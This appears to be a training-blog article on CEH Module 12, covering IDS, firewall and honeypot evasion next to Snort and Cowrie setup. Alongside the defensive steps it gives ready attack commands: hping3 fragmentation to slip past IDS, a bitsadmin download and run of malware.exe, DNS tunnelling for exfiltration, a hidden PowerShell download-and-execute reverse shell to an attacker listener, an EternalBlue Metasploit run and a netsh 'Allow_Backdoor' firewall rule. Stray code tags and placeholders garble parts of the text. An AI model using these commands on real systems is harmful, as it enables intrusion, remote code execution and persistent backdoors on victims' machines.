Listen to this Post
Introduction:

In the perpetual cat-and-mouse game of cybersecurity, understanding how to evade Intrusion Detection Systems (IDS), firewalls, and honeypots is as critical for defenders as it is for ethical hackers. Module 12 of the Certified Ethical Hacker (CEH) v13 curriculum delves into the sophisticated tactics attackers use to slip past these digital sentinels, emphasizing that a static defense is a vulnerable defense. This article expands upon a recent training session, providing a comprehensive, technical deep-dive into the configuration, detection, and evasion of these security controls, transforming theoretical knowledge into actionable, hands-on skills.
Learning Objectives & Secrets:
- Objective 1: Mastering IDS/IPS Evasion: Learn to craft network packets and manipulate traffic to avoid detection by signature-based and anomaly-based intrusion detection systems, using tools like `Nmap` and custom packet crafting.
- Objective 2 Secret Tips: Honeypot Deception and Detection: Go beyond basic honeypot deployment. The secret is learning to identify telltale signs of a honeypot by analyzing response times, banner grabbing anomalies, and file system inconsistencies, turning the hunter into the hunted.
- Objective 3 Secret Tips: Firewall Abuse via Legitimate Channels: The secret is to leverage built-in Windows tools like `BITSAdmin` and `Certutil` not for their intended purpose, but as living-off-the-land (LotL) binaries to exfiltrate data or download payloads, bypassing application whitelisting and firewall rules.
You Should Know:
1. Configuring Snort for ICMP Detection and Evasion
The training session began with the practical configuration of Snort, the renowned open-source IDS/IPS. The goal was to set up a rule to detect ICMP traffic, a common vector for network discovery and covert channels. Here’s a step-by-step guide to setting up the rule and then, critically, how to evade it using packet fragmentation and timing manipulation.
Step-by-step guide explaining what this does and how to use it:
Setup (Defender’s Perspective):
- Install Snort: On a Linux machine (e.g., Ubuntu), install Snort using
sudo apt-get install snort. During installation, you will be prompted to configure the network interface and IP range. - Create a Custom Rule: Navigate to the Snort rules directory (
/etc/snort/rules/). Create a new local rule file, e.g.,local.rules. - Add an ICMP Detection Rule: Add the following line to the file:
alert icmp any any -> $HOME_NET any (msg:"ICMP Traffic Detected"; sid:1000001; rev:1;)
This rule triggers an alert for any ICMP packet destined for your home network.
- Run Snort: Start Snort in IDS mode to test the rule:
sudo snort -A console -q -c /etc/snort/snort.conf -i eth0. This will display alerts in the console.
Evasion (Attacker’s Perspective):
- Baseline Ping: From a Kali Linux machine, send a standard ping to the Snort-protected host:
ping -c 1</code>. You will see the alert appear in the Snort console.</li> <li>Fragment the ICMP Packet: Use `hping3` to fragment the ICMP packet into smaller, non-reassembling pieces to evade detection. [bash] hping3 -1 -d 100 -f [bash]
The `-1` flag sends an ICMP echo request, `-d 100` sets the data size, and `-f` fragments the packet. Many default IDS rules only inspect the initial fragment, allowing subsequent fragments to pass through undetected.
- Use Timing Manipulation: Slow down the packet transmission to a speed that is below the IDS’s alert threshold.
hping3 -1 --interval u500 [bash]
This sends an ICMP packet every 500 microseconds, which can effectively bypass flood-based detection mechanisms.
2. Deploying Cowrie Honeypot to Observe Attacker Behavior
Cowrie is a medium-interaction SSH/Telnet honeypot designed to log brute-force attacks and the subsequent shell interaction. The trainees successfully deployed and configured Cowrie, learning to differentiate between automated scripts and human attackers. This practical setup is fundamental for gathering threat intelligence.
Step-by-step guide explaining what this does and how to use it:
Setup (Defender's Perspective):
- Installation: On an Ubuntu server, create a non-root user (e.g.,
honeypot). Install Cowrie using `git clone https://github.com/cowrie/cowrie.git`. - Configuration: Navigate to the `cowrie` directory and copy the default configuration file:
cp cowrie.cfg.dist cowrie.cfg. Edit `cowrie.cfg` to set the listening port (default is 2222) and enable logging. - Run Cowrie: Start the honeypot with
./bin/cowrie start. It will log all connection attempts and commands tolog/cowrie.log. Monitor it in real-time:tail -f log/cowrie.log. - Analyze Commands: The `log/cowrie.log` file will show attempted commands. Attackers often run
ls,cat /etc/passwd, or `wget` to download malicious payloads. Cowrie simulates a filesystem and returns plausible responses, fooling the attacker.
Analysis (Security Analyst's Perspective):
- Identify Automated Scanners: Fast, repetitive login attempts indicate an automated script.
- Uncover Human Intent: If an attacker issues interactive commands like
cd,ls -la, and attempts to manipulate files, they are likely a human. The logging gives you invaluable insight into their tools and tactics.
3. Firewall Evasion Using BITSAdmin
Windows Defender Firewall is a formidable host-based control. However, attackers can abuse legitimate built-in tools to bypass its restrictions. The training session demonstrated how to use `BITSAdmin` (Background Intelligent Transfer Service) to download a malicious payload to a compromised host.
Step-by-step guide explaining what this does and how to use it:
Attack Execution (On a compromised Windows 10/11 machine):
1. Open Command Prompt as Administrator: This is crucial for successful payload execution.
2. Initiate BITS Transfer: Use the following command to download a payload from a remote server.
bitsadmin /transfer myDownloadJob /download /priority normal https://[bash]/malware.exe C:\Users\Public\malware.exe
The `/transfer` flag creates the job, and `/download` specifies the direction. The system will download the file to the specified path.
3. Execute Payload: `Start-Process C:\Users\Public\malware.exe`
Why this works: BITS is a trusted Windows component for updating and transferring files. It is often whitelisted by security solutions and uses the system’s `svchost.exe` process, making it blend in with legitimate network traffic, effectively bypassing basic firewall rules that only restrict outbound connections from unknown applications.
4. Advanced Firewall and Network Bypass Techniques
Beyond BITSAdmin, the modern cybersecurity landscape demands knowledge of more sophisticated evasion techniques that operate at different layers of the OSI model.
Step-by-step guide explaining what this does and how to use it:
Tunneling over DNS:
This is one of the most effective methods for data exfiltration and establishing a command-and-control (C2) channel. DNS is almost always allowed outbound from a corporate network.
1. Setup a DNS server (e.g., using `dnschef` on your attacker machine):
`dnschef --fakeip=
` to redirect a domain to your server.
2. Configure the victim machine to use your DNS server or use tools like `iodine` or `dnscat2` to create a full-duplex tunnel.
3. Send Data: All data is split into DNS queries, sent to your server, and reassembled.

<h2 style="color: yellow;"> HTTP/HTTPS Tunneling with `Nishang` (PowerShell):</h2>

For a Windows environment, `Nishang` provides powerful frameworks to reverse-shell over HTTP.
1. On the Attacker Machine: Create a listener: <code>nc -lvnp 80</code>.
2. On the Victim: Execute a PowerShell script that downloads and runs a reverse-shell payload.
[bash]
powershell -window hidden -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://[bash]/Invoke-PowerShellTcp.ps1'); Invoke-PowerShellTcp -Reverse -IPAddress [bash] -Port 80"
This bypasses the firewall because it uses the standard, allowed port 80.
5. System Hacking to Gain Shell Access
The bonus section of the lab involved using a system hacking technique from a previous module to gain shell access. This demonstrates that evasion isn't an isolated skill but part of a larger adversarial kill chain.
Step-by-step guide explaining what this does and how to use it:
Exploitation via Service Misconfiguration:
Many Windows system vulnerabilities stem from misconfigured services.
- Scan for Vulnerable Services: Use `Nmap` to identify open ports and their associated services:
nmap -p- -sV</code>.</li> <li>Identify a Vulnerable Service: Suppose you find a Windows service listening on port 445 (SMB) that is vulnerable to EternalBlue, or a web server with a known exploit.</li> </ol> <h2 style="color: yellow;">3. Obtain a Meterpreter Shell (Metasploit):</h2> [bash] msf6 > use exploit/windows/smb/ms17_010_eternalblue msf6 > set RHOSTS [bash] msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp msf6 > run
Once a Meterpreter session is established, you can use various modules to bypass firewalls from the inside by adding exceptions or modifying the Windows policy using `netsh` commands:
`netsh advfirewall firewall add rule name="Allow_Backdoor" dir=in action=allow protocol=TCP localport=4444`What Undercode Say:
- Key Takeaway 1: The illusion of security is the biggest threat. The training emphasized that a well-configured firewall is a strong first line of defense, but its integrity relies on a deep understanding of how it can be abused. The BITSAdmin demonstration powerfully illustrates that trust in legitimate system tools can be your biggest vulnerability.
- Key Takeaway 2: Practical application cements theory. The shift from theoretical discussion of IDS/IPS to configuring Snort and Cowrie highlights that true cybersecurity expertise is born in the lab. Consistency in hands-on practice, even with low attendance, is what separates a theoretical learner from a cybersecurity practitioner.
Prediction:
- +1: Demand for blue-team specialists who understand attacker methodology will skyrocket. Organizations will prioritize hiring professionals who can not only deploy technologies like Snort and Cowrie but also test and break them, leading to more resilient defenses.
- -1: Automated evasion toolkits will become commoditized. Script kiddies will have access to more sophisticated evasion frameworks, making it harder for novice defenders to block attacks and increasing the frequency of low-sophistication, high-impact breaches.
▶️ Related Video (90% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by ThousandsIT/Security Reporter URL:
Reported By: https://lnkd.in/p/eEX-nyqc - Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:


